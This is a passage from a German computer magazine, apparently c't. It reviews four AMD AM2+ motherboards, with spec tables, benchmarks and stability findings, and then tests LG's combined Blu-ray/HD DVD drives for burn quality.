⊕⊕ sehr gut    ⊕ gut    ○ zufriedenstellend    ⊖ schlecht    ⊖⊖ sehr schlecht    ✓ funktioniert    – funktioniert nicht    n. v. nicht vorhanden

cherlastigen Benchmarks wie dem Cinebench oder dem Über-setzen eines Linux-Kernels nicht auf, da der Speicher-Controller direkt im Prozessor sitzt. Spiele hingegen erfordern viele Transfers zwischen CPU und Grafikkarte und so bricht die Performance um fast 30 Prozent (3DMark05) ein. MSI gibt sich etwas vorsichtiger als Asus und bezeichnet die Phenom-Unterstützung für das AM2-Board K9N Platinum (nForce 570) als „under testing“ – bei uns wollte es einen Phenom 9500 nicht erkennen. Auf einem Gigabyte-Board (GA-M57SLI-S4, NForce 570 SLI) lief der Phenom 9600 schließlich korrekt. Außerdem finden sich in der Tabelle ein paar ausgewählte Vergleichswerte für Systeme mit Intel-Prozessoren.

## Asus M3A32-MVP Deluxe WiFi AP

Asus stellt mit dem M3A32-MVP Deluxe WiFi AP für rund 200 Euro das teuerste Board im Testfeld. Dafür glänzt es aber mit üppiger Ausstattung. Es nimmt bis zu vier PEG-Karten auf. Außerdem gibt es noch zwei PCI-Slots. PCIe-x1- und -x4-Karten funktionieren auch in den PEG-Slots, sodass es viele Aufrüstoptionen gibt. Die SB600-Southbridge von AMD bietet nur vier SATA-Ports. Asus bindet aber zwei weitere interne SATA-Ports sowie eine eSATA-Schnittstelle über zwei Zusatzchips an. Diese spielten im Test Verstecken: Aktivierten wir den RAID-Modus der Southbridge, so ignorierte das BIOS beim Booten die beiden Zusatzchips. Unter Windows waren sie und daran angeschlossene Laufwerke wieder verfügbar.

Mit dem Namenszusatz „WiFi AP“ weist Asus auf die fest eingebaute WLAN-Erweiterungskarte hin. Sie versteht IEEE 802.11g (54 MBit/s) und kann mit einer Windows-Software auch als Access-Point arbeiten. Unter Linux läuft der WLAN-Adapter indes nicht. Die Karte nutzt einen speziellen PCIe-x1-Steckverbinder im Bereich des ATX-Anschlussfelles. Ohne die WLAN-Option kostet das Mainboard lediglich 15 Euro weniger. Um auch Übertakter zu ködern, legt Asus eine Heatpipe-Konstruktion names „Cool Mempipe“ bei, mit der man die Abwärme zweier Speicherriegel an das Kühlssystem

## Mainboards mit Sockel AM2+: technische Daten

Hersteller	Asus	Biostar	Gigabyte	MSI
Webseite	www.asus.de	www.biostar-europe.de	www.gigabyte.de	www.msi-computer.de
Typ (Version)	M3A32-MVP Deluxe WiFi AP (1.02G)	TA770 A2+ (5.2)	MA790X-DS4 (1.0)	K9A2 Platinum (1.0)
<b>Bauform, Ausstattung</b>				
Format	ATX (305 mm × 244 mm)	ATX (305 mm × 244 mm)	ATX (305 mm × 244 mm)	ATX (305 mm × 244 mm)
Chipsatz / Southbridge	AMD 790FX / AMD SB600	AMD 770 / AMD SB600	AMD 790X / AMD SB600	AMD 790FX / AMD SB600
Chipsatz-Kühlung	passiv	passiv	passiv	passiv
Fehlerdiagnose / Lüfterregelung	-/√	-/√	-/√	4 LEDs /√
Chipsatz: PATA / SATA II (Eigenschaften)	1 / 4 (SATA-RAID 0,1,0+1)	1 / 4 (SATA-RAID 0,1,0+1)	1 / 4 (SATA-RAID 0,1,0+1)	1 / 4 (SATA-RAID 0,1,0+1)
ATA-Chip (Eigenschaften)	Marvell 88SE6121 (PCIe; 2×SATA II), 88SE6111 (PCIe; 1×eSATA)	Jmicron JMB362 (PCIe; 2×eSATA)	–	Promise PDC42819 (PCIe; 2×eSATA, 2×SATA II, SATA-RAID 0,1,0+1)
LAN-Chip (Eigenschaften)	Marvell 88E8056 (PCIe; 1000 MBit/s)	Marvell 88E8056 (PCIe; 1000 MBit/s)	Realtek RTL8111B (PCIe; 1000 MBit/s)	Realtek RTL8111B (PCIe; 1000 MBit/s)
Sound-Chip (Eigenschaften)	Analog Devices AD1988B (HDA; 7.1, SPDIF-Out)	Realtek ALC888 (HDA; 7.1, SPDIF-Out)	Realtek ALC889A (HDA; 7.1, SPDIF-Out/In)	Realtek ALC888 (HDA; 7.1, SPDIF-Out)
FireWire-Chip (Eigenschaften)	Agere FW3227 (PCI; 2×FW400)	–	Texas Instruments TSB43AB23 (PCI; 3×FW400)	VIA VT6308P (PCI; 2×FW400)
<b>interne Anschlüsse</b>				
ATX12V 2.0 / ATX12V / EPS12V / HD	✓ / - / ✓ / -	✓ / - / ✓ / ✓	✓ / - / ✓ / ✓	✓ / ✓ / - / ✓
Slots: PCI / PCIe x1 / x4 / PEG	2 / - / - / 4	3 / 2 / - / 1	2 / 3 / - / 2	2 / 1 / - / 4
Speicher-Slots / max. Ram vom Typ	4 / 8 GByte PC2-8500	4 / 8 GByte PC2-6400	4 / 16 GByte PC2-8500	4 / 8 GByte PC2-8500
PATA-Kanäle / SATA-II-Ports / Floppy	1 / 6 / 1	1 / 4 / 1	1 / 4 / 1	1 / 6 / 1
USB / FW400 / FW800	2×2 / 1 / -	2×2 / - / -	2×2 / 1 / -	4×2 / 1 / -
RS-232 / LPT / IrDA / Case Open	1 / - / - / ✓	✓ / ✓ / - / -	- / ✓ / - / ✓	✓ / - / - / -
Front-Panel-I/O / Lautsprecher	✓ <sup>1</sup> / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Lüfter 3-Pin / 4-Pin / Sonstige	3 / 1 / -	2 / 1 / -	3 / 2 / -	4 / 1 / TPM
Audio: CD / AUX / FrontPanel	✓ / - / ✓	✓ / - / ✓	✓ / - / ✓	✓ / - / ✓
SPDIF-Out / -In	✓ / -	✓ / -	✓ / ✓	✓ / -
<b>externe Anschlüsse</b>				
PS/2 / RS-232 / Parallel / LAN	1 / - / - / 1	2 / - / - / 1	2 / 1 / - / 1	2 / - / - / 1
eSATA	1	2	–	2
USB / FW400 6p. / 4p. / Sonstige	4 / 1 / - / WIFI	6 / - / - / -	6 / 1 / 1 / -	4 / 1 / - / -
analoge Audio Anschlüsse	6	6	6	6
SPDIF-Out / -In: elektrisch (optisch)	✓ (✓) / - (–)	– (–) / - (–)	✓ (✓) / - (–)	– (✓) / - (–)
beiliegende Slot-Bleche	1×1394 6pol. + 2×USB	–	–	1×1394 6pol., 2×USB + 4LEDs
<b>BIOS</b>				
Hersteller / Version	AMI / k. A.	Phoenix Award / 6.00PG	Phoenix Award / 6.00PG	AMI / k. A.
Datum / Revisionsbezeichnung	26.11.2007 / 0603	06.11.2007 / A78XAB06	02.11.2007 / F2	16.11.2007 / 1.1
Sprachen <sup>2</sup> / Hilfetexte	E, F, D / ✓	E / -	E / ✓	E / ✓
Schreibschutz / Flash-Tool	- / ✓	- / -	- / ✓	- / -
während POST: Bootmenü / HW-Monitoring	✓ / -	✓ / ✓	✓ / -	✓ / -
Monitoring: Temp. / Lüfter / Spann.	2 / 4 / 4	2 / 3 / 8	2 / 4 / 4	2 / 3 / 5
Power-On after Power-Loss: ein / aus / wie zuvor	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
Power-On by: Alarm / PME / Tastatur / Maus / USB	✓ / ✓ / ✓ / - / -	✓ / ✓ / ✓ / ✓ / -	✓ / ✓ / ✓ / ✓ / -	✓ / ✓ / - / - / -
<b>Einstellungsmöglichkeiten PCI, SATA, CPU, RAM</b>				
CPU: Multiplikator / Cool'n'Quiet	✓ / ✓	- / ✓	- / ✓	- / ✓
AHCI / HDD-Passwort-Optionen	✓ / -	✓ / -	✓ / -	✓ / -
Overclocking Profile: vorgefgt./ eigene	6 / 2	3 / -	- / -	6 / 2
Takt: FSB (von...bis)	✓ (200...600 MHz)	✓ (200...600 MHz)	✓ (200...500 MHz)	✓ (200...600 MHz)
PEG (von...bis)	✓ (100...150 MHz)	–	✓ (100...200 MHz)	–
V <sub>core</sub> (von...bis)	✓ (0,8000...1,6875 V)	✓ (+0,012...+0,787 V)	✓ (+0,025...+0,600 V)	✓ (1,219...1,468 V)
V <sub>dram</sub> (von...bis)	✓ (1,80...2,50 V)	✓ (1,95...2,90 V)	✓ (+0,025...+0,375 V)	✓ (1,80...3,10 V)
V <sub>peg</sub> (von...bis)	–	–	–	–
V <sub>NB</sub> (von...bis)	✓ (0,8000...1,6875 V)	✓ (1,150...1,400 V)	✓ (+0,025...+0,375 V)	✓ (1,125...1,525 V)
V <sub>SB</sub> (von...bis)	✓ (1,20...1,40 V)	–	✓ (+0,025...+0,375 V)	–
V <sub>HT</sub> (von...bis)	✓ (1,20...1,50 V)	✓ (1,250...1,525 V)	–	✓ (1,175...1,525 V)
RAM: max. Takt / T <sub>CL</sub> / T <sub>RP</sub> / T <sub>RCD</sub> / T <sub>RAS</sub>	1066 MHz / ✓ / ✓ / ✓ / ✓	800 MHz / ✓ / ✓ / ✓ / ✓	1066 MHz / ✓ / ✓ / ✓ / ✓	1066 MHz / ✓ / ✓ / ✓ / ✓
<b>Lieferumfang, Preis</b>				
Software: HW-Monitor / Treiber: CD	PC Probe II / ✓	T-Utility / ✓	EasyTune 5 / ✓	DualCore Center / ✓
Kabel FD / PATA 80a. / SATA I / SATA II	1 / 1 / 6 / -	1 / 1 / 2 / -	1 / 1 / - / 4	1 / 1 / - / 4
SATA-Stromadapter / ATX-Blende / Sonstiges	1×2 / ✓ / Lüfter für Spannungswandler, 2×Crossfire Card, WiFi-Antenne, Asus Cool Mempipe	1 / ✓ / -	- / ✓ / -	2 / ✓ / M-Connector, 2×Crossfire Card
Preis (zirka)	199 €	95 €	109 €	139 €
<sup>1</sup> entspricht nicht dem Front-Panel-Design-Guide <sup>2</sup> Deutsch, Englisch, Französisch				
✓ vorhanden	– nicht vorhanden			

Anzeige



Das teure M3A32-MVP Deluxe WiFi AP von Asus bietet reichhaltige Ausstattung inklusive WLAN-Adapter.

des Chipsatzes weiterleiten kann. Die vielen Zusatzfeatures schlagen jedoch auch bei der elektrischen Leistungsaufnahme zu Buche: Das Board nimmt zwischen sechs (Volllast) und 25 Watt (ruhender Windows-Desktop) mehr auf als die Konkurrenten.

Leider lief das Board bei uns nicht wirklich stabil. Als wir von einem Athlon 64 auf einen Phenom aufrüsten wollten, verweigerte Windows nachhaltig den Start. Selbst ein frisch installiertes Windows Vista stürzte regelmäßig mit einem Bluescreen ab. Erst als wir die Lüftersteuerung deaktivierten, bootete Windows wieder normal. Aber auch im laufenden Betrieb kam es immer wieder zu Abstürzen. Weder das Aufwachen aus dem hybriden Standby-Modus von Windows Vista noch das aus dem S3-Modus klappte.

Als einziges Board im Testfeld kommt das M3A32-MVP Deluxe WiFi AP mit rund 30 MByte/s auf

eine akzeptable Übertragungsrate per USB.

### BioStar TA770 A2+

Das BioStar TA770 A2+ unterscheidet sich bereits auf den ersten Blick deutlich von dem teuren Oberklasse-Board von Asus. Es bietet nur einen PEG-Slot und setzt auf den günstigeren AMD-770-Chipsatz. Zusatzchips für WLAN oder FireWire fehlen. Lediglich ein PCIe-Chip versorgt zwei eSATA-Ports. Laut Handbuch und BIOS unterstützt das Mainboard nur DDR2-800-Speicher, was uns verwundert, da bei AMD-Prozessoren nicht der Chipsatz, sondern die CPU für die Anbindung des Speichers verantwortlich zeichnet.

Möchte man Windows Vista im RAID-Ready-Modus installieren, stößt man schnell auf ein Henne-Ei-Problem: Vista braucht einen „F6“-Treiber für den RAID-Controller der SB600. Dieser liegt auch ausgepackt auf der mitge-



Das BioStar TA770 A2+ hat zwei eSATA-Ports, kann aber nicht mit DDR2-1066-Speicher umgehen.

liefernten Treiber-CD. Allerdings braucht man eben diesen Treiber, um auf das CD-Laufwerk zugreifen, wenn sich die SB600 im RAID-Modus befindet. Die BioStar-Webseite bot übrigens bis zum Redaktionsschluss keinen einzigen Treiber für das Mainboard an.

Unter Linux hatten wir Probleme mit dem TA770 A2+: Fedora ließ sich nur mit dem Kernelparameter „noapic“ installieren und auch unser Kernel-bench, der einen Linux-Kernel übersetzt, lief nur mit dieser Option durch. Ansonsten packte den Linux-Kernel die Panik. Den Netzwerkkippen konnten wir überhaupt nicht zur Kooperation bewegen und auch das Anstoßen eines Neustarts per Software klappte nicht.

Mit den Standby-Modi hat dieses Board nicht nur unter Linux Probleme. Die Standby-Modi S3 und S4 funktionieren auch unter Windows nicht. BioStar hat zudem vergessen, die ATA-Sicher-

heitseinstellungen der Festplatte im BIOS einzufrieren.

### Gigabyte GA-MA790X-DS4

Rund 110 Euro verlangt Gigabyte für das Mittelklasse-Board GA-MA790X-DS4 mit vier SATA-Ports und einer PATA-Schnittstelle. Für die Außenanbindung sorgen zehn USB- und drei FireWire-Ports. Praktischerweise findet sich in der ATX-Blende sowohl eine sechs- als auch eine vierpolige FireWire-Buchse. Eine Gigabit-LAN-Schnittstelle sowie je ein optischer und ein elektrischer SPDIF-Ausgang runden das Angebot ab. Vermisst haben wir hingegen einen externen SATA-Anschluss. Zwar kann man sich ein Slot-Blech besorgen, das einen Port der Southbridge nach außen führt, jedoch beherrscht diese kein Hot-Plugging. Wer partout noch eine parallele Druckerschnittstelle braucht, muss ebenfalls nach einem Slot-Blech

## Leistungsdaten unter Windows Vista

System	Chipsatz	Speichermodus / CPU	Linux Kernel Preview make [1 000 000/s]	BAPCo Sysmark 2007 Rendering Sysmark	Cinebench 10, [CB]	3DMark 2005 XGA	3DMark 2006 XGA
			besser ►	besser ►	besser ►	besser ►	besser ►
<b>AM2+-Boards</b>							
Asus M3A32-MVP Deluxe WiFi AP	790FX	ganged / Phenom 9600	14162	109	7397	14675	10875
BioStar TA770 A2+	770	ganged / Phenom 9600	13219	105	7323	14596	10794
Gigabyte MA790X-DS4	790X	unganged / Phenom 9600	14166	102	7333	14990	10706
MSI K9A2 Platinum	790FX	unganged / Phenom 9600	14227	103	7335	14551	10655
<b>alternative Konfigurationen</b>							
Asus M3A32-MVP Deluxe WiFi AP	790FX	unganged / Phenom 9600	14142	109	7407	14605	10721
Asus M3A32-MVP Deluxe WiFi AP	790FX	PC2-8500 / Phenom 9600	14482	114	7400	14724	10961
<b>Vergleichssysteme</b>							
Asus M2N32-SLI Deluxe <sup>3</sup>	Nforce 590 SLI	Dual Channel / Phenom 9600	13224	-1,3	7303	9210	6816
Gigabyte MA-M57SLI-S4	Nforce 570 SLI	Dual Channel / Phenom 9600	14008	101	7309	14654	10933
Gigabyte X38-DQ6	X38	Dual Channel / Core 2 Quad Q6600	15221	141	8569	14554	11412
Gigabyte X38-DQ6	X38	Dual Channel / Core 2 Quad QX9650	19964	171	11746	17509	13617
Gigabyte MA790X-DS4	790X	Dual Channel / Athlon 64 X2 6000+	8405	105	5005	16173	10342

alle Messungen sofern nicht anders angegeben mit 2 GByte PC2-6400, Radeon HD3870, Seagate ST3250620AS

<sup>1</sup>keine Messung <sup>2</sup>gemessen primärseitig <sup>3</sup>siehe Text



Einen guten Kompromiss zwischen Ausstattung und Preis bietet das Gigabyte GA-MA790X-DS4. Nur ein eSATA-Port fehlt.

fahnden oder die Grabbelkiste durchwühlen.

Gigabyte aktiviert im BIOS-Setup die Unterstützung für USB-Eingabegeräte nicht standardmäßig. Für Windows und auch die Installation von Windows ist das unkritisch, Imaging- und Partitionierungsprogramme, die noch unter DOS laufen, sind so jedoch erstmal nicht bedienbar. Bei im BIOS-Setup aktiverter Virtualisierungsunterstützung startete das Board nicht mehr, sondern bootet ständig neu. Auch die Standby-Modi S3 und S4 funktionierten nicht zuverlässig und ATA-Freeze-Lock ist nicht gesetzt.

### MSI K9A2 Platinum


Bei der Ausstattung steht das K9A2 Platinum von MSI dem 60 Euro teureren Asus-Board – bis auf den WLAN-Adapter – kaum nach. Es nimmt ebenfalls bis zu vier PEG-Karten auf und hat sogar noch einen zusätz-

lichen PCIe-x1-Slot. Interne SATA-Ports gibt es sechs, externer zwei.

Das MSI-Mainboard regelt nur Lüfter mit vier Pin-Anschlüssen. Solche mit nur drei Kontakten laufen stets auf voller Drehzahl. Betreibt man die Southbridge und den Promise-Chip gleichzeitig im RAID-Modus, startet Windows nicht mehr. Unter Linux funktioniert der Promise-Chip überhaupt nicht. Das von MSI mitgelieferte Tuning-Programm Dual Core Center startet nicht.

Ein MSI K9A2 Platinum gab während eines Dauertests mit zwei Grafikkarten und dem Spiel Crysis den Geist auf. Seitdem startet es nicht mehr und meldet nur noch einen Fehler beim DMA-Controller.

Als einziges Mainboard im Test wacht das K9A2 Platinum korrekt wieder aus den Standby-Modi S3 und S4 auf. Weniger Anlass zur Freude bietet die mit 22 bis 26 MByte/s eher langsame FireWire-Schnittstelle.



In das MSI K9A2 Platinum passen bis zu vier Grafikkarten, die sich koppeln lassen, sobald AMD einen geeigneten Treiber anbietet.

### Fazit

Zusammenfassen lässt sich der Test von vier Mainboards mit AMDs 700er-Chipsätzen mit dem knappen Zitat eines Kabarettisten: „Bananenprodukte – reifen beim Kunden“. Keines der Boards läuft ohne Macken: sei es das Aufwachen aus dem Standby, Probleme mit der Lüftersteuerung, fehlende Unterstützung für DDR2-1066, Konflikte bei den RAID-Modi der Zusatzchips, gelegentliche Abstürze oder gar der Totalausfall. Auch die Diagnose- und Tuning-Werkzeuge der Hersteller können noch nicht so recht überzeugen. Das von AMD vorgeschlagene AMD-Overdrive liefert keiner mit und auch nicht jede Version, die man im Internet aufstöbern kann, läuft einwandfrei. Das Überwachungsprogramm AMD Powerdrive hat immer noch Probleme damit, die Taktfrequenz von Speicher-Controller und L3-Cache auszulesen: 7 GHz erschienen uns unglaublich.

PCIe 2.0 und HyperTransport 3.0 rechtfertigen den Kauf eines 700er-Mainboards derzeit nicht. Die geteilte Spannungsversorgung senkt die Leistungsaufnahme nicht nennenswert und auch der neue „Unganged“-Modus für den Speicher-Controller bringt kaum etwas. Die aktuell verfügbaren Phenom-Prozessoren haben alle noch den TLB-Bug und erreichen in puncto Performance die Intel-Konkurrenten nicht. Auch bei der elektrischen Leistungsaufnahme unterbietet selbst ein System mit Intels Übertaktersatz X38 und Core 2 Quad Q6600 jedes der Spider-Systeme im Test um mindestens 30 Watt – und das bei höherer Rechenleistung. Noch schlechter steht AMD da, wenn man Intels sparsame 45-nm-Prozessoren wie den QX9650 betrachtet. Der von AMD empfohlene BIOS-Workaround für den TLB-Bug war übrigens bei keinem der Boards aktiv.

Zudem liefert die betagte Southbridge nur auf einem Mainboard halbwegs zeitgemäße USB-Transferraten. Treiber für den CrossfireX-Betrieb mit vier Grafikkarten gibt es noch nicht. Wer dennoch bereits jetzt ein Spider-Mainboard kauft, muss damit rechnen, als Betatester für BIOS-, CPU-, Treiber- und Mainboard-Entwickler herzuhalten. Ihm würden wir am ehesten das Gigabyte-Board empfehlen. Es bietet viel Ausstattung für einen moderaten Preis. Leider fehlen eSATA-Ports und der Standby klappt nicht. (bbe)

### Literatur

- [1] Benjamin Benz, Humpelstilzchen, AMDs Spider-Plattform für Phenom-Prozessoren, c't 25/07, S. 22



Hartmut Gieselmann

# Friedensstifter

## Erste günstige Kombi-Laufwerke für Blu-ray Disc und HD DVD

Noch immer dauert der Formatkrieg zwischen der Blu-ray Disc und HD DVD an. Mit den neuen Kombi-Laufwerken von LG muss man sich weder für das eine noch das andere entscheiden: Sie spielen beide Formate ab und kosten kaum mehr als andere Einzelvertreter.

Die Uneinigkeit zwischen den Hollywoodstudios gegenüber der Blu-ray Disc (BD) und HD DVD dürfte der wichtigste Grund sein, warum sich Käufer in großer Zurückhaltung üben und bisher keines der beiden Formate große Fortschritte macht. US-Regisseur Michael Bay vermutet gar, dass Microsoft die HD DVD nur unterstützt, damit sich die vom Erzrivalen Sony entwickelte BD nicht so schnell am Markt durchsetzt und die Redmonder Zeit gewinnen, ihr eigenes Video-on-Demand-Angebot weiter auszubauen, das im Dezember für die Xbox 360 gestartet ist. Ob Bay mit seiner Verschwörungstheorie nun richtig liegt oder nicht, Fakt ist: Beide Formate blockieren sich derzeit gegenseitig, denn aufgrund der geteilten Unterstützung der Hollywood-Studios müssten sich Käufer zwei Player, beziehungsweise zwei Laufwerke für ihren PC zulegen, wollten sie alle Filme in High Definition schauen.

Eine mögliche Lösung des Problems stellen Kombi-Laufwerke dar, die beide Disc-Formate abspielen. LG hatte bereits im vergangenen Jahr ein solches Gerät vorgestellt, das allerdings mit einem Einstandspreis von 1200 Euro mehr kostete als zwei einzelne Geräte und zudem schlechte Lese- und Schreibergebnisse ablieferte [1].

Jetzt haben die Koreaner die zweite Generation ihrer Kombilaufwerke auf den Markt gebracht. Das GGC-H20L war erstmals im jüngsten Aldi-PC zu fin-

den. Es kann Blu-ray Discs und HD DVDs nur lesen. Gebrannt werden Daten auf DVDs oder CDs. Mit einem Preis von 250 Euro ist es rund 70 Euro teurer als andere Modelle, die lediglich BDs lesen und CDs/DVDs beschreiben können.

Für gerade einmal 100 Euro mehr bekommt man bei LG den GGW-H20L, der zusätzlich Blu-ray Discs beschreibt. Er ist damit nicht nur der günstigste Blu-ray-Brenner, sondern auch das einzige Modell, das zusätzlich HD DVDs liest.

Die beiden LG-Laufwerke sind recht ähnlich aufgebaut. Beide werden an der SATA-Schnittstelle angeschlossen und arbeiten intern mit dem gleichen Controller-Chip von Renesas. Weil die Blu-ray Disc und HD DVD mit unterschiedlichen numerischen Aperturen (NA) arbeiten, hat LG für jedes der beiden Formate eine Linse auf den Schreib-Lesekopf gesetzt. Die erste arbeitet mit einer NA von 0,85 und kümmert sich um die Blu-ray Disc (Wellenlänge = 405 nm), während die zweite mit einer NA von 0,65 operiert und für HD DVD (405 nm), DVD (650 nm) und CD (780 nm) zuständig ist.

Beim Brennen einer BD-R soll der GGW-H20L erstmals sechsfaches Tempo erreichen, was einer Transferrate von 27 MByte/s entsprechen würde. Aktuelle BD-Rohlinge unterstützen dieses Tempo allerdings noch nicht und kommen nur auf 2X. Bei zweilagigen Rohlingen sollen bis zu 4X möglich sein und bei wiederbeschreibbaren Medien 2X. Derweil werden HD DVDs durchweg mit dreifachem Tempo gelesen.

Auseits der Brennfähigkeit für Blu-ray Discs unterscheiden sich die Lese- und Schreibfunktionen nicht. Beide Geräte erreichen bei einlagigen DVD-Rohlingen eine Schreib- und Lesegeschwindigkeit von 16X (entspricht 21,6 MByte/s), bei RW-Medien sind es 8X und bei zweilagigen DVD-Rohlingen immerhin noch 4X. Selbst DVD-RAMs können mit 5X beschrieben und gelesen werden. CD-Rs erreichen 40X (entspricht 6 MByte/s). Damit stehen die Laufwerke aktuellen DVD-Brennern kaum nach.

### Blaue Mittelschicht

Zum Test haben wir alle Medien (bis auf DVD-RAM) mit der Testsoftware Nero CD-DVD-Speed 4.7.7.3 randvoll beschrieben und vom Testcenter von Audiodev überprüfen lassen. Dort werden

#### Blu-ray-Brennergebnisse LG GGW-H20L (YL0)

Rohling	Verbatim BD-R25	Verbatim BD-RE	TDK BD-R25	TDK BD-RE	Sony BD-R DL
Kennung	VERBATIMa	VERBATIMO	TDKBLDRBB	TDKBLDWBA	MEI (001)
Tempo / Zeit (min)	2X CAV: 53:11 min	1X CLV: 90:16 min	2X PCAV: 53:21 min	1X CLV: 90:15 min	1X CLV: 180:29 min
Qualitätsindex / Note	18 / ⊕	44 / O	47 / O	19 / ⊕	62 / ⊕
zufällige Fehler (RSER10K)	$4,38 \times 10^{-4}$	$2,16 \times 10^{-4}$	$0,73 \times 10^{-4}$	$2,42 \times 10^{-4}$	$0,52 \times 10^{-4}$
Burst-Fehler Anzahl / Länge	4 / 649 Byte	7 / 1291 Byte	3 / 467 Byte	4 / 2727 Byte	4 / 761 Byte
unkorrigierbare Fehler (UNC)	0	0	0	0	0
Jitter LEq max. / avg.	8,9 % / 7,3 %	7,9 % / 7,4 %	8,4 % / 6,9 %	8,2 % / 7,3 %	7,4 % / 7,0 %
Asymmetrie (Asym)	4 % bis 12 %	12 % bis 13 %	0 % bis 8 %	5 % bis 7 %	-2 % bis 3 %
⊕⊕ sehr gut    ⊕ gut	⊕ zufriedenstellend	⊖ schlecht	⊖⊖ sehr schlecht		

die wichtigsten Parameter der Discs wie die Fehlerraten in den Rohdaten, der Jitter des Aufnahmesignals und die Schwankungen in der Signal-Symmetrie gemessen. Wir vergleichen die Ergebnisse mit den in den Spezifikationen festgelegten Grenzwerten und berechnen einen Qualitätsindex, der bis 100 reicht. Werte über 75 bedeuten eine sehr gute Schreibqualität, über 50 ist sie gut, über 25 befriedigend und zwischen 0 und 24 noch immer ausreichend. Erst wenn der Index in den negativen Zahlenbereich geht, droht Gefahr, dass andere Laufwerke die Disc nicht mehr lesen können.

Das GGW-H20L ist beim Beschreiben von Blu-Ray-Rohlingen etwas langsamer als andere Modelle. Auf eine einlagige BD-R muss man über 50 Minuten, auf eine BD-RE anderthalb Stunden und auf eine mit 45,11 GByte voll beschriebene zweilagige Disc sogar drei Stunden warten. CD-DVD-Speed beschreibt Blu-ray-Rohlinge mit einer automatischen Überprüfung (Verify), so wie sie in den Spezifikationen vorgesehen ist. Dabei überprüft das Laufwerk beim Brennvorgang, ob die Daten korrekt geschrieben wurden. Andere Brennprogramme lassen diesen Check mitunter aus, weshalb sich dort die von uns gemessenen Brennzeiten halbieren können.

Anders als beim Vorgängermodell sind die Schreibergebnisse auf allen getesteten BD-Medien im Großen und Ganzen in Ordnung, wenn auch keine der Discs über ein befriedigendes Ergebnis hinauskommt. Selbst die beiden am schlechtesten gebrannten Discs, die 2X BD-R von Verbatim und die 2X BD-RE von TDK lassen sich noch fehlerfrei lesen. Noch am besten schneiden die 2X BD-R von TDK und die zweilagige BD-R von Sony ab. Deren Rohdatenfehlerrate (RSER10K) bleibt deutlich unter dem Grenzwert von  $2,0 \times 10^{-4}$ . Allerdings übersteigt der Jitter auf beiden Discs den Grenzwert von 6,5 Prozent auf dem ersten und 7,5 Prozent auf dem zweiten Layer. Andere Blu-ray-Brenner wie etwa Optiarcs BD-M100A schaffen bessere Brennergebnisse, was für Langzeitarchivierungen von Vorteil ist. Für den täglichen Hausgebrauch reichen die Blu-ray-Leistungen des GGW-H20L aber aus.

Die von uns getesteten BD-Rs arbeiten noch mit einer anorganischen Phase-Change-Aufnahmeschicht. Deren Aufnahmespuren reflektieren zunächst viel Licht, während die gebrannten Markierungen wenig Licht durchlassen (High to Low, HTL genannt). Medienhersteller wollen in Kürze jedoch neue Rohlinge auf den Markt bringen, die mit einem organischen Farbstoff (Dye) beschichtet sind, da diese sich günstiger produzieren lassen. Bei organischen Farbstoffen reflektiert die Aufnahmeschicht zunächst wenig und nur an den gebrannten Markierungen viel Licht (Low to High, LTH genannt). Solche BD-R LTH genannten Rohlinge muss der Brenner mit einer anderen Laser-Einstellung beschreiben. Laut Datenblatt erreicht der GGW-H20L bei diesen Discs nur zweifaches Schreibtempo. Beim Rohlingskauf muss man zukünftig also noch genauer hinschauen, welche Medien man erwischt und ob das eigene Laufwerk dazu kompatibel ist.

## Alte Probleme

Die Ergebnisse gebrannter DVDs sehen nicht ganz so gut aus und liegen bei dem GGW-H20L und beim GGC-H20L dicht beieinander. Beide Modelle lieferten bei einem Brenntempo von 16X selbst mit den qualitativ hochwertigen DVD-Rohlingen von Taiyo Yuden schlechte Ergebnisse. Der Jitter steigt über elf Prozent an und beide Laufwerke produzieren eine Fehler spitze im äußeren Bereich der Disc. Im Innenbereich der Discs, der nur mit achtfachem Tempo beschrieben wird, ist das Ergebnis allerdings in Ordnung. Wer DVDs mit maximal 8X beschreibt, kann also – abhängig von der Qualität der verwendeten Rohlinge – mit beiden Geräten brauchbare Ergebnisse erzielen.

Am größten sind die Probleme bei wiederbeschreibbaren DVD+RWs. Hier ist nicht nur das Schreibtempo von 8X für die Discs zu schnell, das Laufwerk kann sich auch nicht richtig auf die Aufnahmeschicht der Verbatim-Rohlinge einstellen, wenn diese zuvor unterschiedlich oft beschrieben wurden. Ähnliche Probleme sind aber auch bei fast allen DVD-Brennern zu sehen. Wer trotzdem DVD+RWs auf diesen Laufwerken beschreiben will,

sollte das Tempo auf maximal 4X reduzieren und die Medien vor dem ersten ernsthaften Einsatz zweimal komplett beschreiben.

Deutlich besser kommen beide Brenner mit den zweilagigen DVD-Rohlingen von Verbatim und den CD-Rs von Taiyo Yuden zurecht. Abgesehen von einem etwas zu hohen Jitter, den das GGW-H20L am äußeren Rand der DVD+R DL erzeugt, gehen beide Laufwerke bei dem automatisch gewählten Tempo tadellos zu Werke.

Beide Laufwerke können alle getesteten Medien äußerst schnell lesen und erreichen hohe

Transferraten, auch wenn sie nicht ganz mit den schnellsten DVD-Laufwerken mitkommen. Die Zugriffszeiten sind jedoch sehr langsam, besonders bei den BDs und HD DVDs. Das GGW-H20L hinkt hier gegenüber dem günstigeren GGC-H20L um einiges hinterher und benötigt durchschnittlich 100 ms mehr, um einzelne Sektoren anzusteueren. Auch bei der einlagigen BD-R erreichte es nur die halbe Transferrate des GGC-H20L. Ob dies an einem Firmware-Problem liegt und eventuell mit einem Update verbessert werden könnte, konnten wir leider nicht klären.

## Blu-ray Disc/HD-DVD-Kombilaufwerke

Modell	GGC-H10L	GGW-H20L
Hersteller	LG	LG
Firmware	1.00	YLY0
Webseite	<a href="http://de.lge.com">http://de.lge.com</a>	<a href="http://de.lge.com">http://de.lge.com</a>
Controller-Chip	Renesas R8J32702SFPV	Renesas R8J32702SFPV
